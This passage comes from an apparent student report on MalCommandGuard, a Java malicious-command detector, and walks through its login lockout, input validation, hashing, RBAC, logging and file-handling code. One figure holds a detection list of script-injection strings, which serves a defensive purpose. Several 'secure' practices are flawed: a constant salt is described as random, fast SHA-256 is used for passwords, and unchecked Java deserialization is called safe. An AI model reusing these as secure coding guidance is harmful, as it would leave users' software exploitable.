Figure 67: performLogin() page 1

```
    } else {
        attempts++;
        int remaining = MAX_ATTEMPTS - attempts;
        System.out.println("[ERROR] Invalid credentials! Attempts remaining: " + remaining);
        logger.warning("Failed login attempt for: " + username);

        if (remaining == 0) {
            System.out.println(x: "[SECURITY LOCKOUT] Too many failed attempts!");
            System.out.println(x: "[SYSTEM] Program will now exit for security reasons.");
            System.out.println(x: "[INFO] This is a security feature - not an error.");
            logger.severe("Security lockout triggered after " + MAX_ATTEMPTS + " failed attempts - System exit");

            // Close scanner before exit
            scanner.close();

            // Properly close logging to ensure file is accessible
            if (fileHandler != null) {
                fileHandler.close();
            }

            // Wait 3 seconds before exit to let user read the message
            try {
                System.out.println(x: "\nExiting in 3 seconds...");
                Thread.sleep(millis:3000);
            } catch (InterruptedException e) {
                // Ignore interruption
            }

            // Exit with code 0 to avoid "BUILD FAILED" in NetBeans
            // but log it as a security exit
            System.out.println(x: "Program terminated for security reasons.");
            System.exit(status:0);
        }
    }
}
```

Figure 68: performLogin() page 2

Key Security Features:

- **Constant Definition:** MAX_ATTEMPTS = 3 defines the maximum allowed login attempts
- **Attempt Tracking:** Local variable attempts increment on each failed login
- **Immediate Termination:** System.exit(0) terminates the program after maximum attempts

```
Choose option (1-3): 1

SECURE LOGIN
--------------------
[SECURITY] Maximum 3 login attempts allowed
[WARNING] Program will exit after 3 failed attempts
[INFO] Password input will use secure GUI dialog
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[ERROR] Password cannot be empty!
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: 6cc734fa85d6f45f...[truncated for security]
[SECURITY] Password hash verification: FAILED
[ERROR] Invalid credentials! Attempts remaining: 1
Jul 30, 2025 8:24:47 PM malcommandguard.MalCommandGuard performLogin
WARNING: Failed login attempt for: JSKL
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: 826fbcfd99ca8ee6...[truncated for security]
[SECURITY] Password hash verification: FAILED
[ERROR] Invalid credentials! Attempts remaining: 0
Jul 30, 2025 8:25:25 PM malcommandguard.MalCommandGuard performLogin
WARNING: Failed login attempt for: JSKL
[SECURITY LOCKOUT] Too many failed attempts!
[SYSTEM] Program will now exit for security reasons.
[INFO] This is a security feature - not an error.
Jul 30, 2025 8:25:25 PM malcommandguard.MalCommandGuard performLogin
SEVERE: Security lockout triggered after 3 failed attempts - System exit

Exiting in 3 seconds...
Program terminated for security reasons.
BUILD SUCCESSFUL (total time: 1 minute 59 seconds)
```

Figure 69: Prevent Brute Force Attack by Limit Attempts

5.1.3 Advantages

- **Attack Prevention**: Eliminates automated brute force attacks
- **Resource Protection**: Reduces unnecessary CPU and memory usage caused by repeated login attempts.
- **Audit Capability**: Comprehensive logging of attack attempts
- **User Awareness**: Visible lockout messages educate users about security policy enforcement.

5.2 Advanced Input Validation

5.2.1 Purpose

Input validation is one of the most fundamental secure coding principles. Without proper validation, attackers can inject malicious commands, bypass authentication checks, or corrupt system data. MalCommandGuard uses a **defense-in-depth approach** to validate user inputs at multiple layers to prevent exploitation.

5.2.2 Implementation Strategy

Multi-Layer Validation: Input is validated at the presentation layer (UI), business logic layer, and storage layer (database).

Real-Time Feedback: Invalid input, such as usernames with prohibited characters or weak passwords, is rejected immediately with user-friendly error messages.

Sanitization: Special characters (;, &&, |, <, >) commonly used in injection attacks are stripped or escaped.

Length and Format Checks: Inputs must adhere to defined length limits and patterns (e.g., email format, password complexity).

Method: isValidUsername() & isValidPassword() in MalCommandGuard.java

```
private static boolean isValidUsername(String username) {
    if (username == null || username.length() < 3 || username.length() > 20) {
        return false;
    }
    return Pattern.matches(regex: "^[a-zA-Z0-9]+$", input: username);
}

private static boolean isValidPassword(String password) {
    return password != null && password.length() >= 8;
}
```

Figure 70: isValidUsername()

isValidUsername()-Validates username format using regex to ensure 3-20 alphanumeric characters only.

isValidPassword()- Enforces minimum 8-character password length requirement.

Method: sanitizeInput() in CommandAnalyzer.java

```
private String sanitizeInput(String input) {
    if (input == null) return "";
    // Remove control characters but preserve command structure for analysis
    return input.replaceAll(regex: "[\\r\\n\\t]", replacement: " ").trim();
}
```

Figure 71: isValidPassword() Method

Removes control characters from input while preserving command structure for analysis.

Method: containsSuspiciousCharacters() used to sanitize input to prevent injection

```
// Sanitize input to prevent injection
if (containsSuspiciousCharacters(input)) {
    System.out.println(x: "[WARNING] Input contains potentially dangerous characters!");
    System.out.print(s: "Continue analysis? (y/n): ");
    String confirm = scanner.nextLine().trim().toLowerCase();
    if (!confirm.equals(anObject: "y") && !confirm.equals(anObject: "yes")) {
        continue;
    }
}
```

Figure 72: apply sanitization to prevent script injection

```
private static boolean containsSuspiciousCharacters(String input) {
    String[] suspiciousPatterns = {"<script", "javascript:", "vbscript:", "<iframe", "eval(", "exec("};
    String lowerInput = input.toLowerCase();
    for (String pattern : suspiciousPatterns) {
        if (lowerInput.contains(s: pattern)) {
            return true;
        }
    }
    return false;
}
```

Figure 73: containsSuspiciousCharacters()

Detects potentially dangerous script injection patterns like <script> and javascript:.

Method: Input sanitization in authenticate()

```
public User authenticate(String username, String password) {
    if (username == null || password == null) return null;

    // Input sanitization
    username = username.replaceAll(regex: "[<>\"'&;\\\\]", replacement: "").trim();

    User user = users.get(key:username.toLowerCase());
    if (user != null && verifyPassword(password, hashedPassword: user.getHashedPassword())) {
        System.out.println(x: "[SECURITY] Password verification successful using SHA-256 hash");
        return user;
    }
    return null;
}
```

Figure 74: Input sanitization in authenticate()

5.2.3 Advantages

Prevents Injection Attacks: Blocks attempts to inject malicious SQL, shell, or script code.

Maintains Data Integrity: Ensures only clean and valid data is processed or stored.

Improves User Experience: Real-time validation helps users correct errors immediately.

5.3 Advanced Password Hashing with SHA-256 and Salt

5.3.1 Purpose

Passwords are one of the most sensitive pieces of data an application stores. Storing plaintext passwords is extremely dangerous because a single data breach can compromise all user accounts. MalCommandGuard protects passwords by hashing them using a secure algorithm and adding random salts.

5.3.2 Implementation Strategy

```
/**
 * Enhanced password hashing with salt using SHA-256
 * Salt prevents rainbow table attacks
 */
private String hashPasswordWithSalt(String password) {
    try {
        // Combine password with salt
        String saltedPassword = password + SALT;

        java.security.MessageDigest md = java.security.MessageDigest.getInstance(algorithm:"SHA-256");
        byte[] hash = md.digest(input: saltedPassword.getBytes(charsetName: "UTF-8"));

        // Convert to hexadecimal string
        StringBuilder hexString = new StringBuilder();
        for (byte b : hash) {
            String hex = Integer.toHexString(0xff & b);
            if (hex.length() == 1) hexString.append(c: '0');
            hexString.append(str:hex);
        }

        String hashedResult = hexString.toString();
        System.out.println("[SECURITY] Password hashed: " + hashedResult.substring(beginIndex: 0, endIndex: 16) + "...[truncated for security]");

        return hashedResult;
    } catch (Exception e) {
        throw new RuntimeException(message: "Error hashing password with salt", cause: e);
    }
}
```

Figure 75: hashPasswordWithSalt()

Combines password with salt and creates SHA-256 hash for secure storage.

How it's implemented:

- Passwords are hashed with SHA-256 which is a cryptographically secure hashing function.
- A randomly generated salt is added to each password before hashing.
- The salt ensures that even if two users have the same password, their hashes are different, rendering rainbow table attacks ineffective.

5.3.3 Advantages

Rainbow Table Protection: Salted hashes render precomputed hash tables useless.

Confidentiality: Even if the user database is stolen, attackers cannot retrieve original passwords.

Password Reuse Mitigation: Differentiated hashes protect users who may reuse passwords across accounts.

5.4 Password Masking

5.4.1 Purpose

Password masking protects users against shoulder surfing attacks, where someone nearby observes password entry.

5.4.2 Implementation Strategy

```
* Securely reads password input with masking
* Uses GUI dialog in IDE environments, console masking in terminal
*/
private static String readPasswordSecurely() {
    Console console = System.console();
    if (console != null) {
        // Use Console for password masking in terminal/command prompt
        char[] passwordChars = console.readPassword();
        String password = new String(value: passwordChars);

        // Clear the password from memory for security
        java.util.Arrays.fill(a: passwordChars, val: '\0');

        return password;
    } else {
        // Use GUI password dialog in IDE environments like NetBeans
        try {
            javax.swing.JPasswordField passwordField = new javax.swing.JPasswordField(columns: 20);
            passwordField.setEchoChar(c: '*'); // Mask with asterisks

            int result = javax.swing.JOptionPane.showConfirmDialog(
                parentComponent: null,
                message: passwordField,
                title: "Enter Password (Secure Input)",
                optionType: javax.swing.JOptionPane.OK_CANCEL_OPTION,
                messageType: javax.swing.JOptionPane.PLAIN_MESSAGE
            );

            if (result == javax.swing.JOptionPane.OK_OPTION) {
                String password = new String(value: passwordField.getPassword());

                // Clear password field for security
                passwordField.setText(t: "");

                System.out.println(x: "[SECURITY] Password entered securely via GUI");
```

Figure 76: readPasswordSecurely()

Uses Console masking in terminal or GUI password field in IDE environments to hide password input.

Console Masking: Uses System.console().readPassword() for terminal environments

GUI Masking: JPasswordField.setEchoChar('*') for IDE environments

Memory Clearing: Arrays.fill(passwordChars, '\0') removes password from memory

How it's implemented:

- While typing, password characters are replaced with placeholder symbols (*****).

- The system enforces consistent masking regardless of password length.

5.4.3 Advantages

- Reduces the risk of stolen credentials in public or shared environments.
- Reinforces user trust that their credentials are not visible to others.
- Memory security through immediate credential clearing

5.5 Role-Based Access Control (RBAC)

5.5.1 Purpose

RBAC enforces the **principle of least privilege**, ensuring users can only access the functions and data necessary for their role. This minimizes the damage possible if a user account is compromised.

5.5.2 Implementation Strategy

How it's implemented:

- Users are assigned a **role** (e.g., admin or user).
- The system checks the user's role before granting access to privileged actions as admin such as functions in the admin panel:
    - Viewing all users
    - Accessing database information
    - Viewing or managing log files
- Only admin have the privilege to access to admin panel.

Method: isAdmin()

```
public boolean isAdmin() {
    return "ADMIN".equals(anObject: role);
}
```

Figure 77: isAdmin()

Returns true only if user role equals "ADMIN" for privilege checking.

Method: adminMenu()

```
private static void adminMenu() {
    System.out.println(x: "\nADMINISTRATOR PANEL");
    System.out.println(x: "=".repeat(count: 30));
    System.out.println(x: "1. View All Users");
    System.out.println(x: "2. Database Information");
    System.out.println(x: "3. Show Log File Location");
    System.out.println(x: "4. Back to Main Menu");
    System.out.print(s: "Admin option: ");

    String choice = scanner.nextLine().trim();
    switch (choice) {
        case "1":
            userManager.displayAllUsers();
            break;
        case "2":
            analyzer.displayDatabaseInfo();
            break;
        case "3":
            showLogFileLocation();
            break;
        case "4":
            return;
        default:
            System.out.println(x: "[ERROR] Invalid admin option.");
    }
}
```

Figure 78: adminMenu()

Provides administrative interface accessible only to users with admin privileges.

5.5.3 Advantages

- **Prevents Privilege Escalation:** Users cannot access administrative tools unless explicitly authorized.
- **Reduces Attack Surface:** Sensitive functions are hidden from unauthorized users.
- **Simplifies Security Management:** Permissions are tied to roles, not individual users.
- **Audit Trail:** Unauthorized access attempts are logged for security monitoring

5.6 Secure Alerts and Logging

5.6.1 Purpose

Logging is essential for monitoring and forensic analysis, but it must be implemented carefully to avoid exposing sensitive data. Secure logging ensures all detection events are properly recorded without violating user privacy.

5.6.2 Implementation Strategy

How it's implemented:

When a detection event occurs, the system assigns a classification label and score.

The event is written to the log file with a **timestamp**, **username**, **detection method**, and **result**.

Log files are stored in directories where only admin can access to it by the given directory.

Method: setupLogging()

```
private static void setupLogging() {
    try {
        FileHandler fileHandler = new FileHandler(pattern: "malcommandguard.log", append: true);
        fileHandler.setFormatter(new SimpleFormatter());
        logger.addHandler(handler: fileHandler);
        logger.setUseParentHandlers(useParentHandlers: true);
        logger.info(msg: "=== MalCommandGuard CLI Started ===");
    } catch (IOException e) {
        System.err.println("[WARNING] Could not setup file logging: " + e.getMessage());
    }
}
```

Figure 79: setupLogging()

Configures file-based logging system with proper exception handling and formatting.

Logging Saved in malcommandguard.log




Figure 80: Logging file

Security event logging throughout the application saved in log file malcommandguard.log.

5.6.3 Advantages

- **Forensic Analysis:** Administrators can investigate incidents thoroughly using tamper-proof logs.
- **Regulatory Compliance:** Secure logs support audit requirements for cybersecurity standards.
- **Operational Awareness:** Logs provide a clear record of all system activities and detections.

5.7 Authentication System

5.7.1 Purpose

Authentication is the first line of defense in any secure system. It verifies the identity of users before granting access.

5.7.2 Implementation Strategy

- Users log in using a username and password combination.
- Passwords are hashed with SHA-256 and salt before verification.
- The system integrates brute force protection (Section 5.1) and role-based access control (Section 5.5).
- Strong password complexity requirements are enforced.

Method: authenticateUser()

```
private static boolean authenticateUser() {
    while (true) {
        System.out.println(x: "\nAUTHENTICATION MENU");
        System.out.println(x: "-".repeat(count: 30));
        System.out.println(x: "1. Login");
        System.out.println(x: "2. Register New User");
        System.out.println(x: "3. Exit");
        System.out.print(s: "Choose option (1-3): ");

        String choice = scanner.nextLine().trim();

        switch (choice) {
            case "1":
                if (performLogin()) return true;
                break;
            case "2":
                performRegistration();
                break;
            case "3":
                System.out.println(x: "Goodbye!");
                return false;
            default:
                System.out.println(x: "[ERROR] Invalid option. Please try again.");
        }
    }
}
```

Figure 81: authenticateUser()

Coordinates the main authentication flow including login and registration options.

Method: performRegistration()

```
private static void performRegistration() {
    System.out.println(x: "\nUSER REGISTRATION");
    System.out.println(x: "-".repeat(count: 25));
    System.out.println(x: "[INFO] Password input will use secure GUI dialog");
    System.out.println(x: "[SECURITY] New users are automatically assigned USER role");

    String username;
    while (true) {
        System.out.print(s: "Enter username (3-20 characters, alphanumeric): ");
        username = scanner.nextLine().trim();

        if (!isValidUsername(username)) {
            System.out.println(x: "[ERROR] Username must be 3-20 characters, alphanumeric only!");
            continue;
        }

        if (userManager.userExists(username)) {
            System.out.println(x: "[ERROR] Username already exists!");
            continue;
        }

        break;
    }

    String password;
    while (true) {
        System.out.print(s: "Enter password (minimum 8 characters): ");
        password = readPasswordSecurely();

        if (!isValidPassword(password)) {
            System.out.println(x: "[ERROR] Password must be at least 8 characters!");
            continue;
        }

        System.out.print(s: "Confirm password: ");
```

Figure 82: performRegistration()

Handles secure user registration with password confirmation and duplicate checking.

5.7.3 Advantages

- Protects against stolen credential attacks by not storing plaintext passwords.
- Ensures only authenticated users can access sensitive functions.
- Provides accountability by linking actions to authenticated user identities.
- Multi-factor approach combining username validation, password verification, and role checking

5.8 Safe File Handling

5.8.1 Purpose

Insecure file operations can be exploited for unauthorized access, data corruption, or denial-of-service attacks. Safe file handling reduces these risks.

5.8.2 Implementation Strategy

- Validates file existence and integrity before performing operations.
- Uses structured exception handling to gracefully manage file errors.
- Securely reads Excel files using Apache POI, preventing malicious macros or data manipulation.
- Protects serialized user data from tampering.
- Enforces strict error handling when loading detection databases to prevent partial or corrupted loads.

Method: loadDatabase()

```
private void loadDatabase() {
    try {
        File dbFile = new File(pathname: DATABASE_FILE);
        if (!dbFile.exists()) {
            System.out.println(x: "[WARNING] Database file not found. Creating sample database...");
            createSampleDatabase();
            return;
        }

        System.out.println(x: "[INFO] Loading database from Excel file...");
        FileInputStream fis = new FileInputStream(file: dbFile);
        Workbook workbook = new XSSFWorkbook(is: fis);
        Sheet sheet = workbook.getSheetAt(i: 0);

        int loaded = 0;
        boolean isFirstRow = true;

        for (Row row : sheet) {
            if (isFirstRow) {
                isFirstRow = false;
                continue; // Skip header
            }

            try {
                // Read all columns as per your Excel structure
                String prompt = getCellValue(cell: row.getCell(i: 0));          // Column A
```

Figure 83: loadDatabase() page 1

```
                String lolbin = getCellValue(cell: row.getCell(i: 2));          // Column C - Lolbin (0.05)
                String content = getCellValue(cell: row.getCell(i: 3));         // Column D - Content (0.4)
                String frequency = getCellValue(cell: row.getCell(i: 4));       // Column E - Frequency (0.2)
                String source = getCellValue(cell: row.getCell(i: 5));          // Column F - Source (0.1)
                String network = getCellValue(cell: row.getCell(i: 6));         // Column G - Network (0.1)
                String behavioural = getCellValue(cell: row.getCell(i: 7));     // Column H - Behavioural (0.1)
                String history = getCellValue(cell: row.getCell(i: 8));         // Column I - History (0.05)
                double score = getCellNumber(cell: row.getCell(i: 9));          // Column J - Score
                String label = getCellValue(cell: row.getCell(i: 10));          // Column K - Label

                if (!prompt.isEmpty() && !label.isEmpty()) {
                    DetailedCommandEntry entry = new DetailedCommandEntry(
                        prompt, response, lolbin, content, frequency,
                        source, network, behavioural, history, score, label
                    );
                    commandDatabase.put(key:prompt.toLowerCase().trim(), value: entry);
                    loaded++;
                }
            } catch (Exception e) {
                // Skip malformed rows
                System.out.println("[WARNING] Skipping malformed row: " + e.getMessage());
            }
        }

        workbook.close();
        fis.close();
        System.out.println("[SUCCESS] Database loaded: " + loaded + " detailed command entries");

    } catch (Exception e) {
        System.out.println("[ERROR] Error loading database: " + e.getMessage());
        createSampleDatabase();
    }
}
```

Figure 84: loadDatabase() page 2

Safely loads Excel database files with exception handling and fallback mechanisms.

Method: getCellValue()

```
private String getCellValue(Cell cell) {
    if (cell == null) return "";
    try {
        switch (cell.getCellType()) {
            case STRING:
                return cell.getStringCellValue().trim();
            case NUMERIC:
                return String.valueOf((long)cell.getNumericCellValue());
            case BOOLEAN:
                return String.valueOf(b: cell.getBooleanCellValue());
            case FORMULA:
                try {
                    return cell.getStringCellValue().trim();
                } catch (IllegalStateException e) {
                    return String.valueOf(d: cell.getNumericCellValue());
                }
            default:
                return "";
        }
    } catch (Exception e) {
        return "";
    }
}
```

Figure 85: getCellValue()

Safely extracts string data from Excel cells with null checking and type validation.

Method: getCellNumber()

```
private double getCellNumber(Cell cell) {
    if (cell == null) return 0.0;
    try {
        switch (cell.getCellType()) {
            case NUMERIC:
                return cell.getNumericCellValue();
            case STRING:
                String value = cell.getStringCellValue().trim();
                if (value.isEmpty()) return 0.0;
                return Double.parseDouble(s: value);
            case FORMULA:
                return cell.getNumericCellValue();
            default:
                return 0.0;
        }
    } catch (Exception e) {
        return 0.0;
    }
}
```

Figure 86: getCellNumber()

Safely extracts numeric data from Excel cells with proper error handling.

Method: loadUsers() and saveUsers()

```
private void loadUsers() {
    try {
        File file = new File(pathname: USERS_FILE);
        if (!file.exists()) {
            System.out.println(x: "[INFO] No existing user database found. Will create new one.");
            return;
        }

        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(file));
        users = (Map<String, User>) ois.readObject();
        ois.close();
        System.out.println(x: "[SECURITY] User database loaded with hashed passwords");
    } catch (Exception e) {
        System.out.println("[WARNING] Could not load users file: " + e.getMessage());
        System.out.println(x: "[INFO] Starting with empty user database");
    }
}

private boolean saveUsers() {
    try {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream(name:USERS_FILE));
        oos.writeObject(obj:users);
        oos.close();
        System.out.println(x: "[SECURITY] User database saved with hashed passwords");
        return true;
    } catch (Exception e) {
        System.out.println("[ERROR] Could not save users: " + e.getMessage());
        return false;
    }
}
```

Figure 87: loadUsers() and saveUsers()

saveUsers() - Securely serializes user data to persistent storage with exception handling.

loadUsers() - Safely loads serialized user data with file existence validation and error recovery.

5.8.3 Advantages

System Stability: Handles unexpected file errors without crashing.

Data Integrity: Prevents unauthorized modifications or tampering with critical files.

Threat Mitigation: Reduces risks from malformed or maliciously crafted files.

Graceful Degradation: Fallback mechanisms ensure system continues operating even with file issues

6.0 Conclusion

The MalCommandGuard project successfully demonstrates how to build an effective endpoint security monitoring system using multiple detection methods. By combining rule-based pattern matching, signature verification through VirusTotal, and behavioral risk scoring, the system can identify a wide range of threats from obvious malware to subtle suspicious activities. The multi-layered approach ensures that even if one detection method fails, others can still catch potential threats.

The security features built into the system show the importance of secure coding practices in cybersecurity applications. Features like password hashing with salt, brute force protection, input validation, and role-based access control create multiple barriers against attackers trying to compromise the system itself. These security measures protect not just the users' data but also ensure the monitoring system remains trustworthy and reliable.

Overall, this project proves that effective cybersecurity doesn't always require expensive commercial solutions. With careful design, solid programming practices, and a good understanding of how attacks work, it's possible to create security tools that provide real protection while remaining accessible and easy to use. The techniques and approaches demonstrated in MalCommandGuard can serve as a foundation for developing more advanced security monitoring systems in the future.

7.0 References

Berrios, A., Li, H., & Singh, R. (2025). Systematic review: Malware detection and classification. Applied Sciences, 15(14), 7747. https://doi.org/10.3390/app15147747

Chatterjee, S. (2021). *Advanced malware detection in operational technology: Signature-based vs behaviour-based approaches*. *ESP Journal of Emerging Technologies in Automation*, 12(4), 55–67. https://www.researchgate.net/publication/390108814_Advanced_Malware_Detection_in_Operational_Technology_Signature-Based_Vs_Behaviour-Based_Approaches

Iyer, K. I. (2021). From Signatures to Behavior: Evolving Strategies for Next-Generation Intrusion Detection. *European Journal of Advances in Engineering and Technology*, *8*(6), 165-171. https://www.researchgate.net/publication/390799610_From_Signatures_to_Behavior_Evolving_Strategies_for_Next-_Generation_Intrusion_Detection

Kothamali, M., & Banik, R. (2025). *Limitations of signature-based threat detection in enterprise environments*. *International Journal of Information Security*, 19(1), 27–39. https://www.researchgate.net/publication/388494583_Limitations_of_Signature-Based_Threat_Detection

Olabiyi, W., Patel, A., & Kim, S. (2023). *Signature-based vs anomaly-based detection: A comparative analysis*. *Journal of Computer and Network Security*, 17(3), 112–125. https://www.researchgate.net/publication/391424010_Signature-Based_vs_Anomaly-Based_Detection